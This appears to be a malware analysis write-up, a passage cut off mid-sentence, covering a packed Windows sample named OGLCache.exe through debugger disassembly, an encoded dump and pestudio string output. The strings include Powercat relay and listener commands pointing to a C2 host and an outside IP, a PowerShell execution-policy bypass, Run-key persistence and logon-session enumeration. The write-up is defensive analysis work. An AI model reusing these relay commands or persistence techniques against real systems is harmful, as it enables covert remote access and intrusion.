
Raw Command


```
\177@\000\000\000\330\346a\254\347_\360\200\232\233\364B\254t\250;T\240\374\204\254\373\220\341u\372
H\311\226\367\203\372x\366\267P\240\354z\255\262\254j\365\367\220\265\375\377\355\313"\301\364\24
4\024\310\375\037\360\306\324\242\226:\177@\000\000\000\330\310\360\3629b\311\376\333\266\232n\27
5\236\300\360z\250\300\320\366\255\221\265`xq\345\256fH\273d~\216\374\224g\322\333\374\356\215\37
7\230 \261\276TK\307m\224\260~\315\261\361\206\266\356\331\276y\274\177@\000\000\000\330\244\232Z
\232\240?\220\340\362t0\\\355\256\254X\230\336J\354\362\310\234l\320\234\300\340$\302@\220\333@\3
35\372\332\226\252\266\2000b\363\270\177\272\375t\345\372Y\375\370\270\006[\016\233u\360\030\355[
\177@\000\000\000\330\277@\232\242\350\\\334\244[\210\311\221\224@\354H\276\254)p\360\304\360\370
d\247\350\340\332\004_R\200\221\350\300*\260Pt\353c\3574.mg\274\333\253i}\264\373\0330\367&X?\241
y5s\177@\000\000\000\330|\237\303`\354p\224\230\260\347\220\360\276AHh\230\232\313p`\210|\377\330
\372\2548]\204\336\3343\256\342\340\240\244\332\221\330\3008ZvN\267\376\367j\3562d4b\205\251F\357
\225g\340{\374\177@\000\000\000\330\322UQ\307\240\242p\350o\332B\200h\231\343\376\364\233\3140\32
7\360\336\030\334\303\3350\217h\346\364\270j\354L\240k\377\236\340^\200\314|>\200\334\375\316al\2
35,+\231\225\036\251\364/=q\210\177@\000\000\000\330\330p\312\244\300\214\256\347\246@3\324pq\244
v\274\340|v\220\260L\335|\340\350_\327\352\214\257v\314\304\314\255Z\020r\314\320^d\330P\200\374\
3563\235\023,::\274?F\303\221!\257\315\0302\177@\000\000\000\330\266\346T%\277\340\352\177{\344\3
77Tp\350\353\300\372\200\240\240\363\240\260\262\251\331\205\300\274\362\260\3144Z~\331\352\230\3
72\347\230T\321\244\235\356\202\327\347d\2402\312\025\273\302\255\026:\201=\033\335\251\177@\000\
000\000\330\340<k\364\270\322%z`DpA\212\346\214\227\302\227\275\263\325\376\220\317\334\206\232\3
25\205\265q\351d\364\242\342\272\006\214\360\273\253\350\204\242\016\215\2329\306M\221\303\302\34
4\222YU\224\024\327\343\215\360\177@\000\000\000\330%\220P>:\215\274\330qq\372\330B\250\207\300`\
```



Later, during static analysis, I unpacked the OGLCache.exe program, which was packed with a packer that attempted to hide itself by modifying the WriteProcessMemory function to _riteProcessMemory, and then made it difficult for dynamic code analysis by repeatedly calling the GetLongPathNameA function. When examining it with Pestudio, I discovered not only the IP address it communicated with but also strings related to the Powercat tool and hints of keylogging activities. Additionally, based on the string “hyd7u5jdi8” I determined that malicious actors have been actively using this malware since August 2016.


x32dbg - File: apt1.exe - PID: 96C - Module: apt1.exe - Thread: Main Thread 730
File View Debug Plugins Favourites Options Help Feb 28 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References
004026 85 test eax,eax
004026 0F jne apt1.40614E
004026 8D lea ebx,dword ptr ds:[425E78] ebx:"_riteProcessMemory", 4
004026 53 push ebx ebx:"_riteProcessMemory"
004026 66 mov word ptr ds:[ebx],7257 ebx:"_riteProcessMemory"
004026 FF push dword ptr ds:[425E56]
004026 FF call dword ptr ds:[<&GetProcAddress>]
004026 6A push 0
004026 6A push 8
004026 FF push dword ptr ds:[425E4A]
004026 68 push apt1.425E4A
004026 6A push FFFFFFFF
004026 68 push apt1.402690
004026 50 push eax
004026 C3 ret
004026 68 push apt1.425EAC
004026 6A push E
004026 68 push apt1.425EA1 425EA1:"sxvuqnnksd"
004026 2E call dword ptr cs:[<&GetLongPathNameA>]
004026 83 cmp eax,0
004026 0F jne apt1.40614E
004026 8D lea ecx,dword ptr ds:[425E4E]
004026 81 cmp dword ptr ds:[ecx],FFF
004026 0F ja apt1.40614E
004026 81 cmp dword ptr ds:[425E4E],50000
004026 0F ja apt1.40614E
004026 81 sbb dword ptr ds:[ecx],300
004026 2E ja apt1.404D95
004026 81 add dword ptr ds:[425E8F],apt1.40614E
004026 FF call dword ptr ds:[425E8F]
004026 00 add byte ptr ds:[eax],al
004026 00 add byte ptr ds:[eax],al
004026 68 push apt1.425EAC
Hide FPU
EAX 00000000
EBX 00425E78 "_riteProcessMemory"
ECX 77456014 kernel32.77456014
EDX 00530180
EBP 0018FF88
ESP 0018FF1C &"_riteProcessMemory"
ESI 00425E6B "kernel32.DLL"
EDI 00000000
EIP 00402666 apt1.00402666
EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000002 (ERROR_FILE_NOT_FOUND)
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
x87r0 00000000000000000000 ST0 Empty 0.00
x87r1 00000000000000000000 ST1 Empty 0.00
x87r2 00000000000000000000 ST2 Empty 0.00
Default (stdcall) 5 Unlocked
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 00000000
word ptr[ebx]=[00425E78]=725F
.text:00402666 apt1.exe:$2666 #1A66
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct
Addres Hex ASCII
00425E 5F 72 69 74 65 50 72 6F 63 65 73 7 _riteProcess
00425E 72 79 00 00 00 00 00 00 00 00 00 0 ry.....
00425E 4C 69 62 72 61 72 79 57 00 73 78 7 LibraryW.sxv
00425E 6B 73 64 00 00 00 00 00 00 00 00 0 ksd.....
00425E 00 00 DA 59 35 85 94 A0 56 DB 4B E ..ÚY5.. VÛK
00425E 98 87 92 A6 B9 DD 4D ED DA 33 C8 3 ...'ÝMíÚ3È
00425E 1D E0 3E C1 3E 36 F9 07 60 8C B4 4 .à>Á>6ù.`.´N
00425E A2 38 2A DC C3 8E E5 22 E5 E4 A0 6 ¢8*ÜÃ.å"åä
00425E 27 91 90 F7 BE F5 4B 8A D8 8E 25 7 '..÷¾õK.Ø.%
00425F CF C6 85 33 11 0D B2 A3 97 D5 8E 1 ÏÆ.3..²£.Õ..
00425F D8 B9 99 29 DC 32 74 A2 CA B2 0F 1 Ø¹.)Ü2t¢Ê²..
0018FF 00425E "_riteProcessMemory"
Command: Default
Paused apt1.exe: 00425E78 -> 00425E78 (0x00000001 bytes) Time Wasted Debugging: 0:00:07:05
x32dbg - File: apt1.exe - PID: 81C - Module: apt1.exe - Thread: Main Thread B40
File View Debug Plugins Favourites Options Help Feb 28 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References
00404DE2 83 C0 05 add eax,5
00404DE5 68 EC 4D push <apt1.sub_404DEC>
00404DEA FF 20 jmp dword ptr ds:[eax]
00404DEC 59 pop ecx sub_404DEC
00404DED 85 C0 test eax,eax
00404DEF 0F 84 59 je apt1.40614E
00404DF5 29 FF sub edi,edi
00404DF7 4F dec edi
00404DF8 21 C7 and edi,eax
00404DFA 57 push edi
00404DFB 8B 06 mov eax,dword ptr ds:[esi]
00404DFD 8D 76 04 lea esi,dword ptr ds:[esi+4]
00404E00 F7 D0 not eax
00404E02 83 E8 10 sub eax,10
00404E05 C1 C8 02 ror eax,2
00404E08 C1 C8 06 ror eax,6
00404E0B 31 D8 xor eax,ebx
00404E0D F8 clc
00404E0E 83 D8 01 sbb eax,1
00404E11 8D 18 lea ebx,dword ptr ds:[eax]
00404E13 C1 C3 02 rol ebx,2
00404E16 C1 C3 06 rol ebx,6
00404E19 50 push eax
00404E1A 8F 07 pop dword ptr ds:[edi]
00404E1C F8 clc
00404E1D 83 DF FC sbb edi,FFFFFFFC
00404E20 F8 clc
00404E21 83 D9 04 sbb ecx,4
00404E24 83 F9 00 cmp ecx,0
00404E27 75 D2 jne apt1.404DFB
00404E29 5F pop edi
00404E2A A1 08 90 mov eax,dword ptr ds:[<&GetModuleHandleA>]
00404E2F 50 push eax
Hide FPU
EAX D88BD700
EBX 58000050
ECX 000006F8 L'Λ'
EDX 0008E3C8
EBP 0018FF88
ESP 0018FF1C
ESI 00425418 apt1.00425418
EDI 0025000C
EIP 00404E0D apt1.00404E0D
EFLAGS 00000286
ZF 0 PF 1 AF 0
OF 0 SF 1 DF 0
CF 0 TF 0 IF 1
LastError 00000002 (ERROR_FILE_NOT_FOUND)
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
x87r0 00000000000000000000 ST0 Empty 0.00
x87r1 00000000000000000000 ST1 Empty 0.00
x87r2 00000000000000000000 ST2 Empty 0.00
Default (stdcall) 5 Unlocked
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 00000000
.text:00404E0D apt1.exe:$4E0D #420D <sub_404DEC+21>
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct
Addres Hex ASCII
002500 8B 74 24 04 55 E8 AF 01 00 00 58 5 .t$.Uè ...XP
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
0018FF 00250000
Command: Default
Running Dump: 00250000 -> 00250000 (0x00000001 bytes) Time Wasted Debugging: 0:00:25:05


« Local Disk (C:) ▸ Users ▸ Mert ▸ AppData ▸ Roaming ▸ AMD
Search AMD
Organize
Open
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
default.conf 03.03.2017 13:50 CONF File 1 KB
OGLCache.exe 05.03.2017 10:45 Application 156 KB
OGLCache.exe.bak 28.02.2015 10:02 BAK File 302 KB
OGLCache.exe.bak Date modified: 28.02.2015 10:02 Date created: 06.03.2017 12:49
BAK File Size: 301 KB
pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\decoded_malware\oglcache.exe
indicators (3/14)
virustotal (n/a)
dos-stub (64 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (2)
sections (4)
libraries (2/8)
imports (161)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (n/a)
strings (200/1300)
debug (n/a)
manifest (n/a)
file-version (n/a)
certificate (n/a)
overlay (n/a)
type size location blacklisted (200) item (1300)
ascii 4 - x $.VB
ascii 52 - x powercat -c 10.1.1.1 -p 53 -dns c2.example.com
ascii 59 - x powercat -l -p 8000 -r dns:10.1.1.1:53:c2.example.com
ascii 165 - x cmd.exe /c powershell; Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force...
ascii 8 - x %WINDIR%
ascii 19 - x %s\system32\cmd.exe
ascii 18 - x checkip.dyndns.org
ascii 24 - x Host: checkip.dyndns.org
ascii 80 - x User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
ascii 82 - x Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
ascii 31 - x Accept-Language: en-US,en;q=0.8
ascii 6 - x %TEMP%
ascii 40 - x 84.200.2.12:443;
ascii 16 - x %TEMP%\loopc.cmd
ascii 27 - x C:\Windows\system32\cmd.exe
ascii 9 - x psapi.dll
ascii 19 - x GetModuleFileNameEx
ascii 6 - x ns.exe
ascii 6 - x System
ascii 23 - x SetThreadExecutionState
ascii 27 - x C:\Windows\system32\cmd.exe
ascii 46 - x SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
ascii 56 - x SOFTWARE\Microsoft\Active Setup\Installed Components\%s\
ascii 11 - x Secur32.dll
ascii 22 - x LsaGetLogonSessionData
ascii 25 - x LsaEnumerateLogonSessions
ascii 9 - x psapi.dll
ascii 19 - x GetModuleFileNameEx
ascii 12 - x ERNEL32.DLL
ascii 11 - x winhttp.dll
ascii 11 - x WinHttpOpen
ascii 21 - x WinHttpGetProxyForUrl
ascii 18 - x WinHttpCloseHandle
ascii 37 - x WinHttpGetIEProxyConfigForCurrentUser
ascii 19 - x GetNativeSystemInfo
ascii 11 - x ProductType
ascii 47 - x SYSTEM\CurrentControlSet\Control\ProductOptions
ascii 5 - x WINNT
ascii 8 - x LANMANNT





Continuing with dynamic code analysis, when the malware encountered a running process named ns.exe (which I assume is Norton Security), it created a batch file named loopc.cmd in the %TEMP% folder and used the Powercat tool (powercat -l -p 4000 -r tcp:84.200.2.12:443;) to establish a relay between port 4000 and the IP address 84.200.2.12 on port 443. This allowed communication between the two endpoints. However, my main objective was to reach the core of the malware, the main function where all other functions were called, in order to uncover its capabilities. Therefore, I continued the

